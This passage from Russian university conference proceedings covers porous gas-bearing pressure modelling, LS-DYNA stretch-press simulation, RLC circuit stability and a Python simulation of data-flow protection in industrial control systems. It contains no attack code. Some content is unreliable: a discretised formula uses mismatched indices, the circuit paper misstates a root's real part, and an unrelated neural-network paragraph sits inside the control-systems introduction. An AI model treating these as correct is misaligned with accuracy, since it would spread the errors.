$$\frac{h^3}{\mu r} * \frac{p_{i,j+1} - 2p_{i,j} + p_{i,j-1}}{\Delta r^2} + \frac{h^3}{\mu r^2 \sin \theta} * \frac{p_{i,j+1} - 2p_{i,j} + p_{i,j-1}}{\Delta \varphi^2} = \frac{12k_p(p_s^2 - p_{i,j}^2)}{\delta^2 \mu} f \quad (10)$$

2. Переписываем это уравнение для узла $p_{i,j}$: (формула 11)

$$p_{i,j} = \frac{\Delta r^2 * \Delta \varphi^2}{2 \left(\frac{h^3}{\mu r} \right) + \left(\frac{h^3}{\mu r^2 \sin \theta} \right)} \left(\frac{h^3}{\mu r} (p_{i,j+1} + p_{i,j-1}) + \frac{h^3}{\mu r^2 \sin \theta} (p_{i+1,j} + p_{i-1,j}) + \frac{12k_p(p_s^2 - p_{i,j}^2)}{\delta^2 \mu} f \right) \quad (11)$$

Физический смысл:

1. Производные по радиусу и углу: [3]

• Уравнение содержит производные второго порядка по радиусу и углу, аппроксимированные методом конечных разностей. Эти производные описывают изменения давления в зависимости от радиальных и угловых координат.

2. Влияние пористости:

- Член с коэффициентом пористости $f_{i,j}$ отвечает за пористые зоны. В этих зонах возникает дополнительное влияние на давление, которое учитывается через член $\frac{12k_p(p_s^2 - p_{i,j}^2)}{\delta^2 \mu} f$.

3. Релаксация давления:

- Итоговое выражение позволяет вычислять давление в каждой точке сетки с учётом влияния соседних узлов по радиусу и углу. Также учитывается влияние пористости и внешнего давления наддува p_s .

Шаг 4: Граничные условия [2]

Граничные условия играют важную роль:

- Давление на границе p_s задается на внешней границе $r = R_{max}$.
- Давление на внутренней границе $r = R_{min}$ можно считать либо известным, либо симметричным.

Шаг 5: Итерационный метод

Используем метод Гаусса-Зейделя для итерационного обновления значений $p_{i,j}$ в каждой точке сетки, пока не достигнем сходимости.

Шаг 6: Учет пористости

Используем коэффициент пористости f , который задаем равным 1 в пористых зонах (чёрные области на графике) и 0 в остальных.

Результатом численного решения уравнения Рейнольдса, дискретизированного методом конечных разностей является график (рисунок 1).

Анализ графика:

1. Форма области – круговой сегмент с радиусом, где видны чёрные области (пористые вставки).
2. Распределение давления $p(r, \theta)$ – мы видим цветовую шкалу от -2.5 до 2.5, которая указывает на значения давления в зависимости от координат.
3. Пористость – чёрные области могут интерпретироваться как пористые вставки, для которых $f = 1$, а для остальных областей $f = 0$.

4. Цветовые зоны на графике - Разные цвета на графике представляют собой уровни давления в подшипнике. Более тёмные фиолетовые области указывают на низкое давление, а жёлтые – на высокое давление. Эти данные получены на основе численного решения уравнения Рейнольдса.




Рисунок 1 – График расчета давления

Заключение

В данной статье было выведено упрощенное уравнение Рейнольдса и представлен алгоритм численного решения с шагами: разбиение области на сетку, аппроксимация производных, подстановка аппроксимаций в уравнение, определение граничных условий, использование итерационного метода с учетом в пористых зонах.

Результатом численного решения уравнения Рейнольдса, дискретизированного методом конечных разностей является график расчета давления.

Таким образом, предложенная численная модель может быть успешно использована для проектирования и улучшения газостатических подшипников с пористыми вставками, что открывает новые возможности для повышения надежности и долговечности механизмов, где они применяются.

СПИСОК ИСТОЧНИКОВ

1. Волков, В.Н. Газостатические подшипники: конструкция, расчет, эксплуатация [Текст] / В.Н. Волков. – М.: Машиностроение, 2010. – 256 с.

2. Крылов, Н.Н. Теория подшипников скольжения [Текст] / Н.Н. Крылов, А.Л. Васильев. – 2-е изд. перераб. и доп. – М.: Наука, 2012. – 348 с.
3. Иванов, С.П. Численное моделирование газодинамических систем [Текст] / С.П. Иванов. – СПб.: БХВ-Петербург, 2014. – 214 с.
4. Власов, В.А. Эксплуатация газовых подшипников [Текст] / В.А. Власов, А.С. Попов. – М.: Машиностроение, 2009. – 278 с.
5. Макаров, И.А. Математические модели газодинамических процессов в подшипниках скольжения [Текст] / И.А. Макаров. – М.: Изд-во МГУ, 2011. – 301 с.

УДК 593.3, 539.52

Левченко Владислав Сергеевич, аспирант, Комсомольский-на-Амуре государственный университет

Levchenko Vladislav Sergeevich, postgraduate student, Komsomolsk-na-Amure State University

Бормотин Константин Сергеевич, доктор физико-математических наук, доцент, профессор кафедры «Авиастроение», Комсомольский-на-Амуре государственный университет

Bormotin Konstantin Sergeevich, doctor of physical and mathematical sciences, Associate Professor, Professor of the Department «Aircraft Engineering», Komsomolsk-na-Amure State University

РАСЧЕТ ТРАЕКТОРИИ ДВИЖЕНИЯ ЗАЖИМА ОБТЯЖНОГО ПРЕССА С ПОМОЩЬЮ ANSYS LS-DYNA

CALCULATION OF THE TRAJECTORY OF MOVEMENT OF THE COMPRESSION PRESS CLAMP USING ANSYS LS-DYNA

Аннотация. Предварительное моделирование процессов формообразования методом обтяжки при помощи современных средств компьютерного моделирования (CAD, CAE-систем), использующих метод конечных элементов в расчете, позволяет выявить разрыв, появление гофр, шагрений на листовой заготовке при обтяжке на прессе. Для разработки методов оптимизации процесса обтяжки, необходимо понимание каким образом поведет себя заготовка на определенном этапе процесса формообразования. В данной работе представлено моделирование поперечной обтяжки листовой заготовки на прессе T-600 в CAE-системе ls dyna.

Abstract. Preliminary modeling of the molding processes using the stretching method with modern computer modeling tools (CAD, CAE systems) that utilize the finite element method in calculations allows for the detection of defects such as tearing, wrinkling, and orange peel on the sheet blank during stretching on a press. To develop optimization methods for the stretching process, it is essential to understand how the blank behaves at a specific stage of the forming process. This work presents the modeling of the transverse stretching of a sheet blank on the T-600 press in the CAE system LS-DYNA.

Ключевые слова: упругость, пластичность, обтяжка, метод конечных элементов, CAE-системы.

Key words: elasticity, plasticity, clamping, finite element method, CAE systems

Введение

Современные методы обтяжки способствуют расширению фазы формообразования в центральной области листовой заготовки, особенно в зоне её поперечного сечения. При достижении необходимой деформации для создания определенной геометрии оболочки первостепенной задачей становится обеспечение равномерного растяжения остальных частей заготовки, сохраняя при этом наибольшую деформацию в центральной области. Важно, чтобы эта деформация не локализовалась вдоль границы контакта с пуансоном и зажимами пресса. Такой подход к формообразованию получил наимено-

вание последовательного, включающего в себя предварительную и повторную обтяжку, которые разделены процессом разгрузки оболочки после первого этапа и перехода в новое изометрическое состояние перед повторной обтяжкой [1].

Существенное влияние на процесс формообразования оказывает трение между заготовкой и пуансоном, значительно снижающее предельные возможности обтяжки. Существующие методы обтяжки часто не могут гарантировать получение оболочек с минимальной разнотолщинностью. Формирование оболочки двойной кривизны из листовой заготовки связано с неравномерным растяжением, вызванным трением, и приводит к неоднородной деформации по толщине, а также к локальному утонению материала. В связи с этим одной из основных задач при проектировании процесса обтяжки остается определение предельно допустимого утонения, характеризуемого максимальной степенью растяжения на этапе обтяжки. Потеря устойчивости при пластической деформации, возникающая из-за локализации в заготовке, выступает ограничивающим фактором. На практике такое утонение ограничивается технологическими допусками, которые обычно составляют до 20 процентов [2].

Современные программные инструменты, применяемые в производстве, не способны точно изготовить деталь методом обтяжки без дополнительной ручной доводки, определить оптимальный режим формообразования без последующей корректировки программы обтяжки. Используются различные методы обтяжки:

- с учетом перемещений заготовки относительно пуансона;
- с учетом определенной последовательности кинематической схемы обтяжки с этапами, чередующимися нагружением и разгрузкой.

Современные САЕ-системы позволяют моделировать процесс обтяжки, используя различные схемы деформирования. Результаты моделирования позволяют выбрать наиболее лучший вариант для обтяжки [3], но для полного анализа возможных решений необходимо разработать метод поиска оптимальной схемы формования. Предложенный в статье [4] метод оптимизации кинематической схемы требует определение пространства возможных траекторий деформирования, в том числе траектории без сжатия и растяжения нейтрального слоя листа.

Появление гофр, складок, разрывов может возникнуть по следующим причинам:

- неправильный температурный режим (неправильная температура в зоне обтяжки привести к неравномерному нагреву материала, что в свою очередь вызовет деформации);
- скорость обтяжки (слишком высокая скорость обтяжки не дает материалу адаптироваться к форме, тем самым провоцируя появление вышеописанных дефектов);
- толщина материала влияет на появление дефектов;
- уровень натяжения;
- свойства материалов, в том числе анизотропные свойства материалов в процессе обтяжки;
- геометрия детали (сложная теория также может вызвать дополнительные напряжения в заготовке).

Многие из обозначенных выше условий можно учесть в современных САЕ системах.

Целью работы является исследование поведения заготовки в процессе поперечной обтяжки на прессе Т-600 методом конечных элементов, построение траектории движения зажима обтяжного пресса путем моделирования процесса в программном комплексе Ansys ls dyna.

Основная часть

Для моделирования используется заготовка толщиной 3 мм и длиной 1000 мм (рисунки 1) [5]. Контактное взаимодействие заготовки с пуансоном на этапе нагружения определяется с коэффициентом трения равным 0.1. Заготовка имеет свойства материала

1163Т: модуль Юнга $E = 7073 \text{ кГ/мм}^2$, коэффициент Пуассона $\nu = 0.34$, предел текучести $\sigma_T = 30 \text{ кГ/мм}^2$, упрочнение задается степенной функцией $\sigma_T = A(\varepsilon_0 + \bar{\varepsilon}^P)^m$ (ε_0 - деформации, соответствующие начальному пределу текучести, A, m – константы материала). Для моделирования произвольных деформаций тела используется текущая Лагранжева формулировка и аддитивное разложение упругих и пластических деформаций.

В качестве граничных условий задаются подъем стола и перемещения зажимов (поверхности заготовки на участке S_b) по координате x до обеспечения контакта листа и пуансона в контрольной точке. С целью обеспечения натяжения листа и исключения образования гофр, складок, задается на торце незначительное растягивающее давление (в данном случае, 1 кГ/мм^2). Решение задачи деформирования заготовки позволяет получить информацию о напряжениях и деформациях, возникших в процессе моделирования. Таким образом, полученная информация позволяет определить дальнейший алгоритм действий на определенном этапе процесса обтяжки.

Рассмотрим самый простой вариант обтяжки - растяжение с последующим изгибом (Р-И) на симметричном пуансоне. Для постпроцессорной обработки (обработки результатов) будет использована программа ls prepost, входящая в программный комплекс ansys.

На рисунке 2 продемонстрирована конечно-элементная модель в момент прижатия заготовки к обтяжному пуансону с распределением интенсивности напряжений (по Мизесу). Формула расчета напряжений по Мизесу:

$$\sigma_e = \sqrt{3J_2} = \sqrt{\frac{1}{2}[(\sigma_1 - \sigma_2)^2 + (\sigma_2 - \sigma_3)^2 + (\sigma_3 - \sigma_1)^2]} \quad (1)$$

где σ_e - интенсивность напряжений, J_2 – второй инвариант тензора девиатора напряжений, главные напряжения σ_1, σ_2 и σ_3 , σ_1 – максимальное, σ_3 – минимальное.

На рисунке 3 показана конечно-элементная модель в момент прижатия заготовки к обтяжному пуансону с распределением интенсивности пластических деформаций.

На рисунке 4 представлена траектория движения правого зажима с учетом перемещение стола пресса.




Рисунок 1 – Модель обтяжного пресса
(1- заготовка из листа, 2 – пуансон, 3 – контрольная точка)




Рисунок 2 – Конечно-элементная модель заготовки в момент прижатия к пуансону с распределением интенсивности напряжений




Рисунок 3 – Конечно-элементная модель заготовки в момент прижатия к пуансону с распределением интенсивности пластических деформаций




Рисунок 4 – Траектория движения правого зажима прессы при обтяжке

Заключение

САЕ-система Ansys ls-dyna позволяет произвести моделирование процесса поперечной обтяжки, построить траекторию движения зажима прессы с учетом законов механики, что более точно позволяет определить состояние процесса в определенный момент времени и принять корректирующие меры на этапе моделирования.

СПИСОК ИСТОЧНИКОВ

1. Сурудин, С.В. Разработка способов обтяжки обводообразующих оболочек двойной кривизны применительно к прессам с программным управлением: Диссертация на соискание ученой степени кандидата технических наук. Самара, 2016 г.
2. Михеев, В. А. Разработка процессов формообразования обтяжкой обводообразующих оболочек летательных аппаратов с минимальной разнотолщиной : специальность 05.03.05. «Технологии и машины обработки давлением» : дис. ... докт. техн. наук / Михеев Владимир Александрович ; Самарский государственный аэрокосмический университет имени академика С. П. Королева – Самара, 2004 – 338 с.
3. Михеев В.А., Сурудин С.В. Основы расчета процесса формообразования обтяжкой тонких оболочек двойной кривизны // Известия Самарского научного центра Российской академии наук. 2017. Т. 19. № 1(3). С.555-562.
4. Бормотин, К.С. Буренин А.А., Кривенок А.А. Об оптимизации кинематической схемы формообразования обтяжкой тонких упругопластических обшивок // Известия Российской академии наук. Механика твердого тела. 2022. № 2. С. 14-24.
5. Погарцева, М.М. Исследование процессов формообразования деталей летательных аппаратов методами изгиба с растяжением и последующим удалением части материала: Диссертация на соискание ученой степени кандидата технических наук. Комсомольск-на-Амуре, 2020 г.

УДК 51-7

Лончаков Александр Геннадьевич, студент, Комсомольский-на-Амуре государственный университет

Lonchakov Alexander Gennadievich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, , Candidate of Physical and Mathematical Sciences, Head of the Department, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ УСТОЙЧИВОСТИ ЭЛЕКТРИЧЕСКОГО ТОКА В ЗАМКНУТОМ КОНТУРЕ С НЕЛИНЕЙНЫМИ ЭЛЕМЕНТАМИ MATHEMATICAL DESCRIPTION OF THE STABILITY OF ELECTRIC CURRENT IN A CLOSED CIRCUIT WITH NONLINEAR ELEMENTS

Аннотация. В статье рассматривается математическое описание устойчивости электрического тока в замкнутом контуре, который содержит нелинейные элементы. Главный акцент статьи сосредоточен на методах определения устойчивости систем с особым упором на их использование в анализе электрического тока в замкнутом контуре. Исследуются ключевые показатели, формирующие пределы надежного функционирования таких структур. Практическое значение демонстрируется через конкретные задачи замкнутого контура с оценкой результативности и инженерных применений предложенных методик. Рекомендовано для специалистов в областях системной динамики, автоматизации процессов управления, а также студентам и исследователям, занимающимся вопросами устойчивости и динамических свойств замкнутых систем.

Abstract. The article considers the mathematical description of the stability of electric current in a closed loop containing nonlinear elements. The main focus of the article is on the methods for determining the stability of systems with a special emphasis on their use in the analysis of electric current in a closed loop. Key indicators that form the limits of reliable operation of such structures are studied. The practical significance is demonstrated through specific closed-loop problems with an assessment of the effectiveness and engineering applications of the proposed methods. Recommended for specialists in the fields of system dynamics, automation of control processes, as well as students and researchers involved in the issues of stability and dynamic properties of closed systems.

Ключевые слова: анализ, критерии устойчивости, нелинейные элементы, математическое описание.

Key words: analysis, stability criteria, nonlinear elements, mathematical description.

Введение

Изучение электрических цепей с нелинейными элементами является важным аспектом в электротехнике, и специалисты данной области должны осознавать необходимость понимания поведения таких систем, включая системы управления, сети и телекоммуникации.

Ключевым компонентом в процессе анализа замкнутых контуров является исследование устойчивости электрического тока, что имеет решающее значение для обеспечения надежной работы электрических систем. В последние годы возрастающая сложность электрических цепей привела к широкому использованию нелинейных элементов, таких как диоды, тиристоры, транзисторы, конденсаторы, катушки индуктивности, резисторы и т.д., которые имеют параметры, зависящие от величины и направления связанных с другими элементами. Наличие этих элементов в цепи может существенно влиять на ее устойчивость, в следствии чего в контуре возникают колебания и бифуркации. В этом докладе представлено математическое описание электрического

тока в замкнутом контуре состоящий из катушки индуктивности, резистора и конденсатора. Также составлена система уравнений, решение которой способствует стабилизации контура [1].

Основная часть

Рассмотрим замкнутый контур с нелинейными элементами (Рисунок 1).




Рисунок 1 – Замкнутый контур с нелинейными элементами

Уравнение контура выглядит следующим образом:

$$L \frac{d^2x}{dt^2} + R \frac{dx}{dt} + \frac{1}{C}x + g\left(x, \frac{dx}{dt}\right) = 0 \quad (1)$$

Здесь x – заряд конденсатора и, следовательно, $\frac{dx}{dt}$ – ток в цепи, R – сопротивление; L – индуктивность [2]; C – емкость; $g\left(x, \frac{dx}{dt}\right)$ – нелинейные члены, имеющие степень не ниже второй, $g(0,0) = 0$.

Уравнение (1) эквивалентно системе:

$$\begin{cases} \frac{dx}{dt} = y \\ \frac{dy}{dt} = -\frac{1}{LC}x - \frac{R}{L}y - \frac{1}{L}g(x, y), \end{cases} \quad (2)$$

для которой начало координат $O(0,0)$, есть точка покоя.

Рассмотрим систему первого приближения:

$$\begin{cases} \frac{dx}{dt} = y \\ \frac{dy}{dt} = -\frac{1}{LC}x - \frac{R}{L}y, \end{cases} \quad (3)$$

Характеристическое уравнение для системы (3) имеет вид:

$$\begin{vmatrix} -\lambda & 1 \\ -\frac{1}{LC} & -\frac{R}{L} - \lambda \end{vmatrix} = 0, \text{ или } \lambda^2 + \frac{R\lambda}{L} + \frac{1}{LC} = 0 \quad (4)$$

Если $\frac{R^2}{L^2} < \frac{4}{LC}$, т.е. $R^2 < \frac{4L}{C}$, то уравнение (4) имеет комплексные корни с отрицательной действительной частью $p = -\frac{R}{4L}$ и, значит, начало координат $O(0,0)$ для системы (2) и (3) асимптотически устойчиво.

Если $R^2 > \frac{4L}{C}$, то начало координат также асимптотически устойчиво (все параметры R, L, C положительны) [3].

Асимптотическая устойчивость точки покоя видна из физических соображений: при положительном омическом сопротивлении с возрастанием t ток неизбежно исчезает [4].

Заключение

В ходе проведенного математического описания замкнутого контура, состоящего из нелинейных уравнений, было получено решение, которое устанавливает устойчивость данной системы. Также выяснилось, что нелинейные элементы способны создавать неустойчивость, что приводит к не самым лучшим последствиям [5]. Это также подтверждает важность данного исследования, для улучшения работы замкнутых контуров. Также были выявлены условия, при которых данная система имеет точки покоя,

которые опираются на физические законы и наблюдение. Результаты исследования имеет практическое значение, необходимое для разработки более сложных, надежных и эффективных электрических замкнутых контуров. Данное исследование будет полезным как для студентов и магистрантов, так и для более опытных специалистов данной области [6, 7].

СПИСОК ИСТОЧНИКОВ

1. Краснов, М. Л. Обыкновенные дифференциальные уравнения: Задачи и примеры с подробными решениями: Учебное пособие. Изд. 4-е., испр. / М. Л. Краснов, А. И. Киселев, Г. И. Макаренко. – М.: Едиториал УРСС, 2002. -256 с. (высшая математика в задачах)
2. Демидович, Б. П. Лекции по математической теории устойчивости / Б. П. Демидович – М.: 1967 г., 472 с.
3. Зенков, А. В. Системы дифференциальных уравнений и элементы теории устойчивости: Учебник для студентов физических специальностей / А. В. Зенков. Екатеринбург: ГОУ ВПО УГТУ-УПИ, 2010. 54 с.; ил.
4. Молчанов, А. М. Об устойчивости нелинейных систем / ред.-сост. И. В. Флоринский. – Электрон. книга. – Пушкино : Институт математических проблем РАН, 2013. – 103 с.
5. Grigoryeva A.L. TENSILE MODEL OF A SHELL-TYPE FLAT PLATE AT DIFFERENT DISPLACEMENT VELOCITY FIELDS / Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. В сборнике: Current Problems and Ways of Industry Development: Equipment and Technologies. Warsaw, 2021. С. 147-156.
6. Лосев Р.А. Моделирование математических объектов, с помощью интегрального исчисления / Лосев Р.А., Абросимов В.А., Григорьева А.Л. В сборнике: МОЛОДЕЖЬ И НАУКА: АКТУАЛЬНЫЕ ПРОБЛЕМЫ ФУНДАМЕНТАЛЬНЫХ И ПРИКЛАДНЫХ ИССЛЕДОВАНИЙ. материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. Комсомольский-на-Амуре государственный университет, 2019. С. 362-364.
7. Григорьева А.Л. ИНФОРМАТИКА И МАТЕМАТИКА (УЧЕБНОЕ ПОСОБИЕ) / Григорьева А.Л., Григорьев Я.Ю. Успехи современного естествознания. 2010. № 9. С. 76-77.

УДК 51-7

Мусихин Юрий Федорович, студент, Комсомольский-на-Амуре государственный университет

Musikhin Yury Fedorovich, student, Komsomolsk-na-Amure State University

Гордин Сергей Александрович, кандидат физико-математических наук, доцент, Комсомольский-на-Амуре государственный университет

Gordin Sergey Aleksadrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАЩИТЫ ДАННЫХ В АСУ ТП: ПОДХОДЫ К РАЗРАБОТКЕ И АНАЛИЗ УСТОЙЧИВОСТИ MATHEMATICAL MODEL OF DATA PROTECTION IN ICS: APPROACHES TO DEVELOPMENT AND STABILITY ANALYSIS

Аннотация. В данной статье рассмотрена разработка модели защиты данных для автоматизированных систем управления технологическими процессами (АСУ ТП) с учётом современных угроз и ограничений. Особое внимание уделено построению математических моделей, описывающих динамику потоков данных при различных сценариях кибератак, включая координированные атаки, атаки на резервные каналы и их комбинации.

Применение нелинейных уравнений позволило учитывать усиление последствий атак и адаптивное восстановление системы, зависящее от доступных ресурсов. Разработаны и

реализованы алгоритмы для оптимизации затрат на защиту системы, в том числе с учётом ограниченного бюджета, пропускной способности каналов связи и вероятности успешного восстановления. Оптимизационные модели решены с использованием численных методов и библиотек Python.

Abstract. This article discusses the development of a data protection model for automated process control systems (APCS) taking into account modern threats and limitations. Particular attention is paid to the construction of mathematical models that describe the dynamics of data flows in various cyber-attack scenarios, including coordinated attacks, attacks on backup channels, and their combinations.

The use of nonlinear equations made it possible to take into account the amplification of the consequences of attacks and adaptive recovery of the system, depending on the available resources. Algorithms for optimizing the costs of system protection have been developed and implemented, including taking into account a limited budget, communication channel bandwidth, and the probability of successful recovery. Optimization models have been solved using numerical methods and Python libraries.

Ключевые слова: математическое моделирование, нелинейные модели, АСУ ТП, распределённые сети.

Key words: mathematical modeling, nonlinear models, automated process control systems, distributed networks.

Введение

Автоматизированные системы управления технологическими процессами (АСУ ТП) играют ключевую роль в обеспечении стабильной работы промышленных предприятий. Однако с ростом цифровизации увеличивается и угроза кибератак, которые могут привести к утечке данных, саботажу или нарушению производственного процесса. [1]. В связи с этим защита данных в АСУ ТП становится важнейшей задачей. Целью исследования является разработка математической модели защиты данных в АСУ ТП и проведение анализа её устойчивости к различным видам атак.

Автоматизированные системы управления технологическими процессами (АСУ ТП) – это сердце современных предприятий, обеспечивающее управление производственными процессами. Однако в силу своей специфики, таких как работа в реальном времени и привязка к физическим устройствам, они уязвимы к кибератакам.

В данной статье рассмотрены различные подходы к реализации работы нейронной сети в совокупности с различными алгоритмами написания компьютерного кода. Каждый найденный подход был проанализирован и протестирован на тестовых примерах для выявления пригодности моделей нейронных сетей, что в последствии должно стать основой для новой модели, которая соберёт в себе все нужные качества для анализа изображений.

Математическая модель защиты данных

1. Нелинейные модели: динамика потоков данных при сложных атаках

Постановка задачи:

Рассмотрим АСУ ТП, в которой на поток данных $F(t)$ влияет:

- Накопление последствий атаки (β), увеличивающееся со временем.
- Восстановление системы ($R(t)$), зависящее от доступных ресурсов. [2]
- Переменная вероятность атаки ($Pa(t)$), которая также зависит от состояния системы.

Обновлённая модель:

$$\frac{dF(t)}{dt} = -\alpha F(t) + S(t) - \beta \cdot A(t) * Pa * (t) + R(t) \quad (1)$$

где:

- β - нелинейный коэффициент усиления последствий атаки,

- $P_a(t)$ - вероятность атаки (например, $P_a(t)=1-e^{-\lambda t}$)
- $R(t)$ - скорость восстановления системы (например, $R(t)=k \cdot (F_{\max}-F(t))$)

Реализация на Python:

```
import numpy as np
import matplotlib.pyplot as plt
# Параметры
alpha = 0.2 # Потери данных
S = 20 # Источник данных
beta = 0.3 # Коэффициент усиления последствий атаки
lambda_a = 0.05 # Скорость роста вероятности атаки
k = 0.5 # Скорость восстановления
F_max = 30 # Максимальный поток данных
time = np.linspace(0, 50, 500)
# Инициализация переменных
F = []
F_current = 10
P_a = lambda t: 1 - np.exp(-lambda_a * t) # Вероятность атаки
A = np.random.choice([0, 1], size=len(time), p=[0.7, 0.3]) # Атаки в 30% случаев
# Моделирование
for t_idx, t in enumerate(time):
    R_t = k * (F_max - F_current) # Восстановление
    dF_dt = -alpha * F_current + S - beta * F_current * A[t_idx] * P_a(t) + R_t
    F_current += dF_dt * (time[1] - time[0])
    F.append(F_current)
# График
plt.figure(figsize=(10, 6))
plt.plot(time, F, label="Поток данных (F)", color="blue", linewidth=2)
plt.xlabel("Время (t)")
plt.ylabel("Поток данных (F)")
plt.title("Динамика потока данных с нелинейными эффектами")
plt.grid()
plt.legend()
plt.show()
```

Результат:

Поток данных падает и восстанавливается под воздействием атак, причём интенсивность последствий растёт из-за увеличения вероятности атак с течением времени.

2. Оптимизация: ограничение ресурсов и пропускной способности

Постановка задачи:

Допустим, ресурсы системы ограничены:

- Общий бюджет защиты B .
- Затраты на каждый резервный канал C_r .
- Затраты на восстановление $C_r + C_w$

Необходимо минимизировать общие затраты:

$$Z = C_r \cdot n + C_w \cdot R + C_a \cdot (1 - Pr) \quad (2)$$

где:

- n : число резервных каналов, $n \leq n_{\max}$,
- R - восстановление (оптимизируемый параметр).
- Pr - вероятность успешного восстановления.

Реализация оптимизации на Python:

Используем библиотеку `scipy.optimize` для решения задачи.

```
from scipy.optimize import minimize
```

```

# Параметры
C_r = 500 # Стоимость резервного канала
C_w = 200 # Стоимость восстановления
C_a = 5000 # Потери от атаки
B = 10000 # Бюджет
n_max = 10 # Максимальное число каналов
P_r = lambda n: 1 - np.exp(-0.3 * n) # Вероятность восстановления
# Целевая функция
def cost_function(x):
    n, R = x
    return C_r * n + C_w * R + C_a * (1 - P_r(n))
# Ограничения
constraints = [
    {"type": "ineq", "fun": lambda x: B - (C_r * x[0] + C_w * x[1])}, # Бюджетное
ограничение
    {"type": "ineq", "fun": lambda x: n_max - x[0]}, # Максимальное число каналов
    {"type": "ineq", "fun": lambda x: x[0]}, # n >= 0
    {"type": "ineq", "fun": lambda x: x[1]}, # R >= 0 ]
# Начальное приближение
initial_guess = [5, 1000]
# Решение задачи оптимизации
result = minimize(cost_function, initial_guess, constraints=constraints, bounds=[(0,
n_max), (0, B)])
# Результаты
optimal_n, optimal_R = result.x
print(f'Оптимальное число резервных каналов: {optimal_n:.2f}')
print(f'Оптимальный объем восстановления: {optimal_R:.2f}')
print(f'Минимальные затраты: {result.fun:.2f}')

```

Результат:

- Оптимальное число резервных каналов и объем восстановления, которые минимизируют затраты. Проверяем, что решение удовлетворяет всем ограничениям.

3. Расширение: распределённые системы и параллельное моделирование

Для больших систем АСУ ТП можно смоделировать **распределённые сети**, где каждый узел выполняет свою функцию, а атака может распространяться. [3]

Построение сети с помощью NetworkX

```

import networkx as nx
import matplotlib.pyplot as plt
# Создание сети
G = nx.erdos_renyi_graph(20, 0.2) # 20 узлов, вероятность соединения 0.2
pos = nx.spring_layout(G)
# Атака на узлы
compromised_nodes = np.random.choice(G.nodes(), size=5, replace=False) # 5 ата-
кованных узлов
# Визуализация
plt.figure(figsize=(10, 6))
nx.draw(G, pos, with_labels=True, node_color="lightblue")
nx.draw_networkx_nodes(G, pos, nodelist=compromised_nodes, node_color="red",
label="Атакованные узлы")
plt.title("Сеть с атакованными узлами")
plt.legend()
plt.show()

```

Заключение

